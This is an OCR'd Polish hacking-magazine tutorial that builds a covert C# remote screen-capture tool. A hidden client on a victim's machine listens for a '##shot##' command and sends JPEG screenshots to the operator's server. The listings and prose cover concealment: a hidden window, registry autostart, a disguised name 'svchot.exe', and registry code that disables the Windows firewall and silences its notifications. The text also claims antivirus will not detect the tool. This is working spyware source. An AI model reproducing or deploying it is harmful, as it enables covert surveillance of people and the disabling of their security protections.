


Atak

Podglądanie pulpitu

Sławomir Orłowski

stopień trudności

Używając mechanizmu haków w systemie Windows, możemy swobodnie przechwytywać poufne dane wprowadzane z klawiatury (hakin9 1/2008). Pora teraz podpatrzeć, co użytkownik robi na swoim komputerze.

Tym razem nie skorzystamy z mechanizmu haków Windows, lecz stworzymy klasyczny projekt typu klient-serwer. Klient będzie uruchamiany na komputerze zdalnym i będzie oczekiwał na komendę od serwera. Po jej otrzymaniu klient zrobi zrzut ekranu, po czym dane te prześle do serwera. W projekcie użyjemy protokołu TCP do przesyłania zrzutu ekranu. Za pomocą protokołu UDP będziemy przesyłać do serwera dane dotyczące dostępności klientów. Dodatkowo wykorzystamy programowanie wielowątkowe. Aplikację klienta oraz serwer napiszemy używając darmowego środowiska Visual C# 2005 Express Edition. Będą to tradycyjne projekty Windows Forms, choć oczywiście nie stoi nic na przeszkodzie, aby użyć projektów Windows Presentation Fundation. Zakładam, że Czytelnik posiada podstawową wiedzę z zakresu programowania w języku C# dla platformy .NET.

Klient

Aplikację klienta napiszemy jako pierwszą. Będzie ona standardowym projektem typu Windows Forms, w którym użyjemy klas platformy .NET odpowiedzialnych za programowanie sieciowe. Będzie to aplikacja uruchamiana na komputerze zdalnym, więc zadbamy o to, aby była tam jak najmniej widoczna. Projekt ten można połączyć następnie z projektem serwera w ramach jednego zbioru projektów (Solution).

Z artykułu dowiesz się

- jak z poziomu kodu C# utworzyć połączenie TCP,
- jak z poziomu kodu C# wysłać dane za pomocą protokołu UDP,
- w jaki sposób używać komponentów klasy BackgroundWorker,
- jak używać strumieni do programowania sieciowego.

Co powinieneś wiedzieć

- podstawowa znajomość języka C# i platformy .NET,
- jak używać środowiska Visual C# Express Edition,
- podstawy programowania zorientowanego obiektowo,
- podstawowa znajomość sieci komputerowych.

Zrzut ekranu

Na początku warto napisać metodę, za pomocą której będziemy mogli wykonywać zrzuty ekranu. Rozpoczynamy zatem nowy projekt Windows Forms. Niech nazywa się Klient. Pozostawimy również domyślną nazwę Form1, która reprezentuje okno (formę) naszej aplikacji. Umieścimy ją wewnątrz klasy `Form1` (Listing 1). Aby mieć wygodny dostęp do klas i metod umożliwiających wykonanie zrzutu ekranu, musimy dodać jeszcze przestrzeń nazw `System.Drawing.Imaging`.

Zasadniczym elementem napisanej przez nas metody `makeScreenshot` jest użycie metody `CopyFromScreen` klasy `Graphics`. Wykonuje ona kopię obrazu ekranu. Jej pięć pierwszych argumentów określa obszar ekranu, który będzie skopiowany. Ostatni argument (`CopyPixelOperation`) określa sposób kopiowania poszczególnych pikseli. My wybraliśmy `SourceCopy`, co oznacza dokładne kopiowanie. Można jeszcze np. odwrócić kolory itd. Metoda `FromImage` tworzy nowy obiekt klasy `Graphics` z określonego obrazu.

Przesyłanie zrzutu ekranu

Przesyłanie kopii ekranu można zrealizować na kilka sposobów. Najłatwiej jest wysyłać dane co pewien odstęp czasu. Można do tego użyć komponentu `Timer`. Ja jednak chciałem zaproponować rozwiązanie bardziej uniwersalne, choć – ze względu na implementację – dosyć nietypowe. Niech użytkownik serwera sam zdecyduje, kiedy chce wykonać zdalny zrzut ekranu.

W tym celu klient musi oczekiwać na odpowiednią komendę od serwera, czyli w aplikacji klienta de facto musimy uruchomić serwer. Podobnie jak w przypadku protokołu FTP, my również użyjemy do obsługi połączenia dwóch portów. Jeden będzie odpowiedzialny za komendy, a drugi za przesyłanie danych. Dzięki takiemu rozwiązaniu komendy będą wysyłane do klienta niezależnie od przesyłanych danych. Umożliwi nam to wstrzymanie bądź zatrzymanie wysyłania. W przypadku używania tylko jednego portu do obu tych operacji nie mielibyśmy takich możliwości. Serwer musi przechowywać listę aktualnie dostępnych klientów. Wystarczy więc, że klient w momencie inicjalizacji prześle informacje o swojej dostępności. Dla platformy .NET zaprojektowano dwie klasy, które służą do połączenia TCP. Są to `TCPListener` i `TCPClient`.

Listing 1. *Metoda wykonująca zrzut ekranu*


```
private Bitmap makeScreenshot()
        {
            Bitmap bmp = new Bitmap(Screen.PrimaryScreen.Bounds.Width,Scree
                         n.PrimaryScreen.Bounds.Height, PixelFormat.Format32bp
                         pArgb);
            Graphics screenshot = Graphics.FromImage(bmp);
            screenshot.CopyFromScreen(Screen.PrimaryScreen.Bounds.X, Screen.P
                         rimaryScreen.Bounds.Y, 0, 0, Screen.PrimaryScreen.Boun
                         ds.Size, CopyPixelOperation.SourceCopy);
            return bmp;
        }
```

Listing 2. *Prywatne pola klasy Form1*

```
private int serverCommandPort = 1978;
private IPAddress serverIP = IPAddress.Parse("127.0.0.1");
private int serverDataPort = 25000;
private string localIP = null;
private Bitmap image;
```

Pierwsza spełnia rolę serwera, a druga klienta. Aby wygodnie korzystać z klas służących do programowania sieciowego, w sekcji using programu dodajemy trzy przestrzenie nazw: `System.Net.Sockets`, `System.Net` i `System.IO`. Do klasy formy dodamy jeszcze prywatne pola, które będą przechowywały dane potrzebne do połączenia się z serwerem oraz zrzut ekranu (Listing 2). Pierwsza zmienna będzie przechowywała port, na jakim będą przesyłane komendy.

Druga zmienna zawierać będzie adres IP serwera. Testowo adres ten ustawiamy na 127.0.0.1, czyli adres pętli zwrotnej. Numer portu, na którym będziemy wymieniać dane z serwerem, przechowany będzie w zmiennej `serverDataPort`. Zmien-



Rysunek 1. *Widok projektu interfejsu graficznego serwera*

na `localIP` będzie zawierać adres IP komputera, na którym uruchomiony zostanie klient. Ostatnie zadeklarowane przez nas pole będzie przechowywać obraz.

Używając do połączenia TCP klas `TcpListener` i `TcpClient` działamy na zasadzie *blocking socket*. Oznacza to, że wątek, w którym dokonujemy transakcji TCP będzie zablokowany, dopóki transakcja nie zostanie zakończona. Jeśli to będzie główny wątek aplikacji, to jej interfejs graficzny będzie niedostępny w czasie trwania transakcji TCP. Zatem wygodnie jest używać programowania wielowątkowego – choć w tym przypadku nie jest to konieczne, ponieważ nasza aplikacja nie posiada na formie żadnych kontrolek. Począwszy od wersji 2.0, platforma .NET wyposażona jest w wygodny komponent klasy `BackgroundWorker`. Dzięki niemu możemy w prosty sposób wykonywać podstawowe operacje wielowątkowe, co w naszym przypadku w zupełności wystarczy. Przy skomplikowanym programie wielowątkowym lepiej skorzystać jest z klas z przestrzeni nazw `System.Threading`. Do projektu dodajemy komponent `backgroundWorker1`. Tworzymy dla niego metodę zdarzeniową `DoWork`, która odpowiada za zadanie, jakie będzie w tym wątku wykonywane (Listing 3). Jak wspomniałem we wstępie, klient powinien oczekiwać na komendę wysłaną przez serwer, wykonać zrzut ekranu i dane te przesłać na serwer. Niech komendą inicjalizującą procedurę wykonania zrzutu ekranu będzie ciąg `##shot##`. Konstruujemy obiekt klasy `TcpListener` i w konstruktorze przekazujemy adres IP komputera oraz port, na jakim aplikacja będzie nasłuchiwać. Pod zmienną localIP podstawimy adres IP w konstruktorze klasy `Form1` (Listing 4).

Za pomocą metody `Start` inicjalizujemy nasłuchiwanie. Metoda ta nie blokuje jeszcze bieżącego wątku. Wątek blokowany jest dopiero po użyciu metody `AcceptTcpClient`, która oczekuje na połączenie i zwraca obiekt klasy `TcpClient`. Za jego pomocą będziemy mogli odczytać dane, jakie otrzymaliśmy podczas połączenia. Operacje sieciowe dotyczące odczytu bądź wysyłania przy połączeniach TCP to w ogólności operacje na strumieniach. Wystarczy więc umiejętnie skonstruować strumień i już mamy możliwość przesyłania danych przez sieć. Do obsługi strumienia sieciowego służy klasa `NetworkStream`. Używając metody `GetStream` klasy `TcpClient` otrzymujemy strumień, który podstawiamy do referencji ns. Dalej za pomocą metody `Read` przepisujemy do bufora typu `byte[]` dane, które odczytaliśmy ze strumienia.

Przy użyciu metody `GetString` z klasy `Encoding` zamieniamy bufor na obiekt typu string. Sprawdzamy, jaką wartość ma ten obiekt i jeżeli jest to komenda `##shot##`, wówczas wykonujemy zrzut ekranu i zapisujemy go do pola image. Aby zajmował on jak najmniej pamięci, używamy kodowania JPEG. W kolejnym kroku obraz zamieniany jest na strumień (klasa `MemoryStream`), a później na tablicę bajtów (metoda `GetBuffer`). Tak przygotowany stru-

Listing 3. *Metoda wywołująca zrzut ekranu, który następnie przesyłany jest do serwera*

```
private void backgroundWorker1_DoWork(object sender,  DoWorkEventArgs e)
  {
          TcpListener server = new TcpListener(IPAddress.Parse(localIP),
                      serverCommandPort);
          serwer.Start();
          while (true)
          {
              TcpClient clientCommand = server.AcceptTcpClient();
              NetworkStream ns = clientCommand.GetStream();
              Byte[] b = new Byte[8];
              int read = ns.Read(b, 0, b.Length);
              string msg = Encoding.ASCII.GetString(b);
              if (msg == "##shot##")
              {
                  image = makeScreenshot();
                  MemoryStream ms = new MemoryStream();
                  image.Save(ms, ImageFormat.Jpeg);
                  byte[] imageByte = ms.GetBuffer();
                  ms.Close();
                  try
                  {
                      TcpClient client2 = new TcpClient(serverIP.ToString(),
                      serverDataPort);
                      NetworkStream ns2 = client2.GetStream();
                      using (BinaryWriter bw = new BinaryWriter(ns2))
                      {
                          bw.Write((int)imageByte.Length);
                          bw.Write(imageByte);
                      }
                  }
                  catch (Exception ex)
                  {

                  }
              }
          }
  }
```

Listing 4. *Konstruktor klasy Form1*

```
public Form1()
        {
            InitializeComponent();
            IPHostEntry IPs = Dns.GetHostEntry(Dns.GetHostName());
            localIP = IPs.AddressList[0].ToString();
            backgroundWorker1.RunWorkerAsync();
        }
```

mień możemy przesłać przez sieć używając klasy `TcpClient`. Do przesyłania danych binarnych posłużymy się klasą *BinaryWriter*. Próba wysłania danych do serwera powinna być zamknięta w bloku ochronnym *try-catch*, co uchroni program przed zwracaniem wyjątków do środowiska uruchomieniowego, a co za tym idzie – do zdemaskowania się. Całość zamknięta jest w nieskończonej pętli `while`.

Musimy jeszcze odczytać adres IP komputera, na którym działa klient oraz uruchomić wątek związany z komponentem `backgroundWorker1`. Czynności te wykonamy w konstruktorze klasy formy (Listing 4).

Wysyłanie informacji o dostępności klienta

Ważną funkcjonalnością aplikacji klienckiej powinno być wysyłanie informacji o dostępności klienta. Dzięki temu serwer będzie miał zawsze aktualną listę klientów, którzy są aktywni. Użyjemy do tego protokołu UDP. Niech informacja, jaką będzie wysyłał klient, ma postać adresIP_klienta:komunikat. Przy starcie klient powinien wysłać informację, która może wyglądać tak: `127.0.0.1:HI`. Przy kończeniu pracy powinien wysłać informację `127.0.0.1:BYE`. Listing 5 przedstawia prostą metodę wysyłającą dane za pomocą protokołu UDP. Do obsługi połączenia UDP użyta została klasa `UdpClient` i jej metoda `Send`.

Wystarczy ją podczepić do zdarzenia `Load` oraz `FormClosing` (Listing 6).

Przypatrzmy się jeszcze przez chwilę sposobowi działania klienta. Aplikacja ta będzie uruchamiana na komputerze zdalnym (w domyśle *ofiary*). Musimy więc zadbać o to, aby była jak najtrudniejsza do odkrycia. Na początek ukrywamy okno aplikacji. Można to zrobić poprzez własności `ShowIcon` oraz `ShowInTaskbar`, które ustawiamy na `false`. Własność `WindowState` ustawiamy na `Minimized`. W zasadzie moglibyśmy napisać również aplikację konsolową, która nie posiadałaby okna. Wybrałem jednak aplikację *Windows Forms*, ponieważ chciałem, aby program mógł być później dowolnie modyfikowany – np. poprzez dodawanie nowych kontrolek do formy. Program ten powinien również uruchamiać się w momencie startu systemu.

Metoda dodająca odpowiedni wpis do rejestru systemowego, który zapewni automatyczne uruchamianie aplikacji, została już zaprezentowana w artykule *C#.NET. Podsłuchiwanie klawiatury*, hakin9 1/2008. Sam proces można w prosty sposób ukryć poprzez nazwanie programu np. *svchot.exe*. Program można również spróbować uruchomić w trybie usługi.

Pozostaje jeszcze jedna, ważna kwestia: reakcja firewalla zainstalowanego w systemie na próbę stworzenia serwera, a co za tym idzie otwarcia portu i nasłuchiwania na nim. Ponieważ jest to bardzo szeroki temat, dobry na osobny artykuł, skupimy się jedynie na firewallu systemowym, który jest używany przez bardzo wielu użytkowników. Aby go wyłączyć wystarczy zmienić wartość `EnableFirewall` znajdującą się w kluczu o nazwie `HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile` z `dword:00000001` na `dword:00000000`. Centrum Zabezpieczeń, które obecne jest od premiery poprawki SP2, może wyświetlać monity o wyłączeniu firewalla. Aby zamknąć mu usta, wystarczy zmienić wartość `FirewallDisableNotify`, która znajduje się w kluczu `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Security`

Listing 5. *Wysyłanie danych za pomocą protokołu UDP*

```
private void SendMessageUDP(string msg)
        {
            UdpClient client = new UdpClient(serverIP.ToString(), 43210);
            byte[] b = Encoding.ASCII.GetBytes(msg);
            client.Send(b, b.Length);
            client.Close();
        }
```

Listing 6. *Metody zdarzeniowe Load oraz FormClosing*

```
private void Form1_Load(object sender, EventArgs e)
        {
            SendMessageUDP(localIP + ":HI");
        }

private void Form1_FormClosing(object sender, FormClosingEventArgs e)
        {
            SendMessageUDP(localIP + ":BYE");
        }
```

Listing 7. *Wyłączenie systemowego firewalla*

```
private void firewallDisable()
        {
            const string keyname1 = "SYSTEM\\ControlSet001\\Services\
                       \SharedAccess\\Parameters\\FirewallPolicy\\
                       StandardProfile";
            const string keyname2 = "SOFTWARE\\Microsoft\\Security Center";
            try
            {
                Microsoft.Win32.RegistryKey rg1 = Microsoft.Win32.Registry.L
                       ocalMachine.OpenSubKey(keyname1, true);
                rg1.SetValue("EnableFirewall", 0);
                rg1.Close();
                Microsoft.Win32.RegistryKey rg2 = Microsoft.Win32.Registry.L
                       ocalMachine.OpenSubKey(keyname2, true);
                rg2.SetValue("FirewallDisableNotify", 1);
                rg2.Close();
            }
            catch {}
        }
```

`Center`. Odpowiedni kod realizujący te zadania przedstawiony został na Listingu 7. Jego wywołanie najlepiej umieścić w konstruktorze klasy `Form1` lub w metodzie zdarzeniowej dla zdarzenia `Load` formy. Sam sposób przeprowadzania operacji na rejestrze został również opisany w cytowanym powyżej artykule.

Próba modyfikacji rejestru nie uda się, jeśli nie mamy odpowiednich praw. Jednak ilu jest użytkowników systemu Windows, którzy na co dzień korzystają z konta o prawach administratora? Można również zmienić ten program tak, aby udawał jakąś inną aplikację. W ten sposób użytkownik może zignorować ewentualne monity pochodzące od firewalla i pozwolić na komunikację sieciową. Programy antywirusowe nie powinny zgłaszać zagrożenia podczas działania klienta (jak i w trakcie skanowania jego pliku wykonywalnego), ponieważ jest to standardowa aplikacja.

Pora stworzyć serwer

Rozpoczynamy kolejny projekt *Windows Forms*, który będzie serwerem dla napisanego przed chwilą klienta. Na początek zbudujemy interfejs graficzny użytkownika. W tym celu do projektu dodajemy kontrolkę `pictureBox1`, na której będziemy wyświetlać pobrany zrzut ekranu. Na formę wrzucamy również kontrolkę `listBox1`, przeznaczoną do przechowywania listy wszystkich aktywnych klientów. Dodajemy jeszcze pole edycyjne `textBox1`, które będzie przechowywać adres IP serwera oraz pole `numericUpDown1`, które posłuży do wyboru portu. Na koniec dodajemy przycisk `button1` – będzie on inicjował zdalny zrzut ekranu. Nasz serwer, podobnie jak klient, będzie obsługiwał połączenia w osobnych wątkach. Dzięki temu interfejs użytkownika będzie stale dostępny. Założyliśmy sobie na początku, że informacje o aktywnych klientach przesyłać będziemy przy użyciu protokołu UDP. Oczekiwanie na zgłoszenia od klientów zrealizujemy w osobnym wątku. Do jego obsługi dodajemy komponent `backgroundWorker1`. Zanim oprogramujemy jego metodę `DoWork`, musi-

Listing 8. *Bezpieczne odwoływanie się do kontrolek formy z poziomu innego wątku*

```
delegate void SetTextCallBack(string tekst);

private void SetText(string tekst)
{
    if (listBox1.InvokeRequired)
    {
        SetTextCallBack f = new SetTextCallBack(SetText);
        this.Invoke(f, new object[] { tekst });
    }
    else
    {
        this.listBox1.Items.Add(tekst);
    }
}

delegate void RemoveTextCallBack(int pozycja);

private void RemoveText(int pozycja)
{
    if (listBox1.InvokeRequired)
    {
        RemoveTextCallBack f = new RemoveTextCallBack(RemoveText);
        this.Invoke(f, new object[] { pozycja
      });
    }
    else
    {
        listBox1.Items.RemoveAt(pozycja);
    }
}
```

Listing 9. *Metoda konstruująca listę aktywnych klientów*

```
private void backgroundWorker1_DoWork(object sender, DoWorkEventArgs e)
        {
            IPEndPoint hostIP = new IPEndPoint(IPAddress.Any, 0);
            UdpClient client = new UdpClient(43210);
            while (true)
            {
                Byte[] b = client.Receive(ref hostIP);
                string data = Encoding.ASCII.GetString(b);
                string[] cmd = data.Split(new char[] { ':' });
                if (cmd[1] == "HI")
                {
                    foreach(string s in listBox1.Items)
                        if (s == cmd[0])
                        {
                            MessageBox.Show("Próba nawiązania połączenia z "
                      + cmd[0] + " odrzucona ponieważ na liście istnieje już
                      taki wpis");
                            return;
                        }
                    this.SetText(cmd[0]);
                }
                if (cmd[1] == "BYE")
                {
                    for (int i = 0; i < listBox1.Items.Count; i++)
                        if (listBox1.Items[i].ToString() == cmd[0])
                            this.RemoveText(i);
                }


            }
        }
```

my jeszcze stworzyć dwie metody pomocnicze, za pomocą których będziemy odwoływać się do kontrolek formy z poziomu innego wątku.

Odwoływanie się do kontrolek formy

Wątek związany z komponentem `backgroundWorker1` będzie potrzebował dostępu do kontrolek znajdujących się na formie serwera, które zostały stworzone w wątku głównym aplikacji. Bezpośrednia próba odwołania się do tych kontrolek z poziomu innego wątku może zakończyć się dla naszej aplikacji błędem, ponieważ do tej samej kontrolki może jednocześnie odwoływać się inny wątek (np. główny). Musimy więc stworzyć mechanizm, który umożliwi nam zmianę wpisów w kontrolce `listBox1`. Skorzystamy z mechanizmu delegacji oraz metody `Invoke`, która wykona skonstruowaną przez nas delegację w wątku, w którym kontrolki zostały utworzone. Potrzebujemy metody dodającej wpis do listy `ListBox1` oraz metody usuwającej wpis z tej listy. Na Listingu 8 zamieszczony został kod metod `SetText` oraz `RemoveText`, które służą właśnie do tych celów.

Lista aktywnych klientów

Po utworzeniu metod umożliwiających bezpieczne odwoływanie się do kontrolek znajdujących się na formie z poziomu innego wątku, możemy przystąpić do konstruowania listy aktywnych klientów. Przypominam, że klient w momencie uruchomienia oraz wyłączenia wysyła komunikat UDP do serwera o treści `adresIP:komunikat`. Po stronie serwera musimy ten komunikat odczytać i dodać odpowiedni wpis do kontrolki `listBox1` (lub usunąć go z niej). Niech serwer nasłuchuje na porcie 43210. Dla komponentu `backgroundWorker1` tworzymy metodę `DoWork` (Listing 9). Do konstruktora klasy `UdpClient` przekazujemy numer portu i za pomocą metody `Receive` odczytujemy dane, jakie wysłał nam klient. Metoda ta jako parametr przyjmuje referencję adresu IP hosta wysyłającego dane, zwraca natomiast dane w postaci tablicy danych

Już w sprzedaży

zamówienia proszę składać na adres:
pren@software.com.pl

www.lpmagazine.org/pl

typu byte. Metoda Split klasy String umożliwia rozdzielenie ciągu znaków ze względu na konkretny znak separatora – w naszym przypadku jest to dwukropek. Jeżeli po adresie IP w otrzymanym komunikacie odczytamy ciąg HI, wówczas dopisujemy do listy `listBox1` adres IP klienta. Jeżeli treścią komunikatu będzie `BYE`, to usuwamy ten adres z listy.

Pobieranie zrzutu ekranu

Pobieranie zrzutu ekranu zrealizujemy w osobnym wątku. W tym celu do projektu dodajemy komponent `backgroundWorker2`, który będzie odpowiedzialny za oczekiwanie na nadchodzący od klienta zrzut oraz jego pobranie. Na początek tworzymy metodę zdarzeniową `Click` kontrolki `button1`. Będzie ona odczytywała adres IP klienta, który zaznaczony jest na liście `listBox1`, wysyłała komendę `##shot##` oraz uruchamiała wątek związany z komponentem `backgroundWorker2` (Listing 10). Tradycyjnie do przesłania komendy do klienta użyjemy klasy `TcpClient` oraz strumienia sieciowego. Dodatkowy wątek może być uruchomiony jedynie wtedy, kiedy nie jest już zajęty odbieraniem innego zrzutu ekranu. Możemy to sprawdzić za pomocą własności `IsBusy`. W kolejnym kroku tworzymy metodę zdarzeniową DoWork dla komponentu backgroundWorker2. Tworzymy tam egzemplarz klasy `TcpListener`, który oczekuje na zrzut ekranu. Podobnie, jak w przypadku klienta (Listing 3), musimy wykonać kilka standardowych kroków. Po pierwsze, do konstruktora klasy przekazujemy adres IP oraz numer portu, na jakim ma działać uruchomiony serwer (np. 1978). Następnie wywołujemy metodę `Start` w celu inicjalizacji serwera. W kolejnym kroku używamy metody `AcceptTcpClient`, która zwraca nam obiekt klasy `TcpClient`. Posłuży nam on następnie do stworzenia strumienia sieciowego, z którego możemy odczytać już dane. Otrzymany obraz wrzucamy do kontrolki `pictureBox1`. W ten sposób serwer został stworzony i uruchomiony. Można go oczywiście rozszerzyć o kolejne funkcje, takie jak zapisywanie zrzutów ekranu do pliku itd. Pozostawiam to Czytelnikowi.

Listing 10. *Pobieranie zrzutu ekranu w osobnym wątku*

```
private void button1_Click(object sender, EventArgs e)
        {
            if (listBox1.SelectedIndex == -1)
                return;
            try
            {
                TcpClient client = new TcpClient(listBox1.Items[listBox1.Sel
                      ectedIndex].ToString(), 1978);
                NetworkStream ns = client.GetStream();
                byte[] b = new byte[8];
                b = Encoding.ASCII.GetBytes("##shot##");
                ns.Write(b, 0, b.Length);
                if (backgroundWorker2.IsBusy == false)
                    backgroundWorker2.RunWorkerAsync();
                else
                    MessageBox.Show("Nie można teraz zrealizować zrzutu
                      ekranu");
            }
            catch
            {
                MessageBox.Show("Błąd: Nie można nawiązać połączenia");
            }
        }

private void backgroundWorker2_DoWork(object sender, DoWorkEventArgs e)
        {
            TcpListener server2 = new TcpListener(IPAddress.Parse(textBox1.T
                      ext), (int)numericUpDown1.Value);
            server2.Start();
            TcpClient client2 = server2.AcceptTcpClient();
            NetworkStream ns = client2.GetStream();
            byte[] imageByte;
            using (BinaryReader br = new BinaryReader(ns))
            {
                int imageSize = br.ReadInt32();
                imageByte = br.ReadBytes(imageSize);
            }
            using (MemoryStream ms = new MemoryStream(imageByte))
            {
                Image img = Image.FromStream(ms);
                pictureBox1.Image = img;
            }
            server2.Stop();
        }
```

Podsumowanie

W powyższym artykule starałem się przekazać jak najwięcej podstaw dotyczących programowania sieciowego na platformie .NET przy użyciu protokołów TCP i UDP. Dane, które przesyła się przez sieć, bez względu na ich źródło zamieniamy na tablicę bajtów i za pomocą strumieni sieciowych odczytujemy bądź zapisujemy. Projekty stworzone w tym artykule mogą stanowić podstawę dla bardziej rozbudowanych aplikacji. ●

O autorze

Sławomir Orłowski – doktorant na Wydziale Fizyki, Astronomii i Informatyki Stosowanej UMK w Toruniu. Zajmuje się dynamiką molekularną oraz bioinformatyką. Ma doświadczenie w programowaniu w językach C++, Delphi, Fortran, Java i Tcl. Strona domowa: *http://www.fizyka.umk.pl/~bigman.* Kontakt z autorem: *bigman@fizyka.umk.pl*